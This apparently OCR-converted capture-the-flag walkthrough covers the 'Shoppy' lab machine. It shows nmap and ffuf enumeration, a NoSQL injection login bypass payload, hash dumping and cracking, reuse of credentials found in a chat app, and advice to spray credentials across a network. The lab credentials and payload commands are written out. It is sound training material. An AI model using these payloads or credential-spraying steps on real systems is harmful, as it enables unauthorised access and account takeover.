Overview

Shoppy is a linux machine susceptible to injection as a result of a lack of user input sanitization. This insecure design leads to a web portal which when enumerated reveals too much information to the end user. This information can be leveraged to compromise another more privileged user's account. With these privileges, its possible to exploit local services that do not follow the principle of least privilege, and are not patched accordingly, to gain root privileges over the machine.

Recommended tools

feroxbuster : any directory buster will do (gobuster, dirb, dirbuster, etc.)

- nmap: A network scanner installed by default on kali. Can be used to identify running service,
- linPEAS: A well maintained local enumeration script. Part of the PEASS suite which also covers windows local enumeration.
- ffuf: A fast and highly customizeable web fuzzer that allows for discovery of: directories, virtual hosts, injectable parameters, and more. Usage
- Burpsuite: A web proxy installed by default with kali. This is used to intercept requests to examine the web server data flow. Burpsuite now features an in-app browser that can streamline the process of testing, but there are many docs/videos that explain how to setup Burp with Foxyproxy for firefox.

OWASP Top 10

- A03:2021 – Injection
- A04 Insecure Design - OWASP Top 10:2021
- A07 Identification and Authentication Failures - OWASP Top 10:2021

Initial Enumeration

- Start with the standard nmap scan of `nmap -p- -sV -sC $IP -T4 -vv -oN basic_nmap`


```
PORT     STATE SERVICE  REASON  VERSION
22/tcp   open  ssh      syn-ack OpenSSH 8.4p1 Debian 5+deb11u1 (protocol
2.0)
(SNIP)
80/tcp   open  http     syn-ack nginx 1.23.1
```


```
|_http-title: Did not follow redirect to http://shoppy.htb
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.23.1
9093/tcp open  copycat? syn-ack
| fingerprint-strings:
|   GenericLines:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 200 OK
|     Content-Type: text/plain; version=0.0.4; charset=utf-8
|     Date: Sun, 04 Dec 2022 23:44:21 GMT
|     HELP go_gc_cycles_automatic_gc_cycles_total Count of completed GC
cycles generated by the Go runtime.
(SNIP)
```

- This reveals **SSH, nginx, and something running on 9093**. The OpenSSH packave also reveals this is most likely a Debian 11 host.


Web Enumeration

- Manual enumeration of the webpage would reveal the `/login` path - but we can also automate this with the `ffuf` tool.
  - `ffuf -u http://shoppy.htb/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-medium-files-lowercase.txt`
  - **Tip:** Once you have a baseline of the `Size:` return value for failed paths, kill the running task (Ctrl+C) and append the `-fs` flag with that value. Ex. paths that dont exist return a size of 50 - run the command again with `-fs 50` to ignore all responses matching that length.
- Now that we know of the login panel, attempt basic SQL injection
  - This will all fail and furthermore, cant be automated as theres no obvious indication of when the password is wrong vs. the user doesnt exist. If there were, this task could be potentially automated by using ffuf or hydra to brute force the login.
- A request to `/login` looks like this. Since the manual injection process failed, automate it with ffuf and a SQL injection wordlist like below.
  - **Tip:** It is normal to have to try a variety of wordlists before any of them get a hit







- `ffuf -u http://shoppy.htb/login -c -w /usr/share/seclists/Fuzzing/Databases/NoSQL.txt -X POST -d 'username=adminFUZZ&password=admin' -H 'Content-Type: application/x-www-form-urlencoded'`
- This gives us a few options to try that should successfully bypass the authentication process - but the easiest to read is `admin' || 'a'=='a`. This bypasses authentication by executing the following logic.
  - Authentication is approved when the username is `admin` OR (||) the character `a` is equal to `a` which is always true. As the `OR` operator only needs one of these conditions to be true in order for authentication to be approved, we are granted access to the shoppy admin portal.

- 

Enumerating admin portal


- Before running any tools, quickly poke around for quick wins and low hanging fruit.
  - Nothing is obviously exploitable

- There are two features of the admin panel that stick out
  - A user search function
  - A download export function
- 

- The download search function is susceptible to the same payload used above to bypass the login function.
- 

- We get password hashes back for users on the system. These can be cracked online, or you can use a command line utility like `hashid` to identify them. Given the character set, theres a good chance these are just simple md5 hashes for the passwords.
  - Cracking the password for josh online gives us `6ebcea65320589ca4f2f1ce039975995` = `remembermethisway`


User Josh

- So now that we have creds for the user josh, we need to test them. We also know that ssh is an open port on the machine - start there.
  - `ssh josh@$IP` and then enter the password when prompted. This will fail so quickly move on
- There are no other open ports that could be used to login but there was the 'beta' site reference on the landing page
  - 

- A lot of sites that have a beta variant are typically accessed through a subdomain/virtualhost - enumerate subdomains on the shoppy.htb domain with the following.
  - `ffuf -u http://shoppy.htb -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt -H "Host: FUZZ.shoppy.htb" -fs 169`


```
namelist.txt:mattermost

┌──(kali㉿kali)-[/usr/share/seclists/Discovery/DNS]
└─$ ffuf -u http://shoppy.htb -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt -H "Host: FUZZ.shoppy.htb" -fs 169

       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

      v1.5.0 Kali Exclusive <3

________________________________________________

 :: Method           : GET
 :: URL              : http://shoppy.htb
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt
 :: Header           : Host: FUZZ.shoppy.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
 :: Filter           : Response size: 169
________________________________________________

mattermost              [Status: 200, Size: 3122, Words: 141, Lines: 1, Duration: 84ms]
:: Progress: [51180/100000] :: Job [1/1] :: 573 req/sec :: Duration: [0:01:27] :: Errors: 0 ::
```

- **Tip:** After running the command the first time, we get a negative response return size of 169 - filter these out with `-fs 169`




- We can use josh's credentials to gain access to the mattermost page. Mattermost is essentially an open-source slack variant.

- This reveals more credentials - username: jaeger // password: Sh0ppyBest@pp! . These are valid SSH credentials as seen below.
- Once again, anytime you find credentials they should be blasted out against the network. A great tool for this (not demonstrated here) is `crackmapexec`



Local Privilege Escalation (jaegar -> root)


- With command line access to the box, its possible to get the low privilege flag found in the users home directory.
- Before running any tooling to enumerate locally, check for non-standard elements of `/var`, `/opt`, `/home`, `/etc` and more and compare against GTFOBins. Also check for `sudo` privs with `sudo -l`



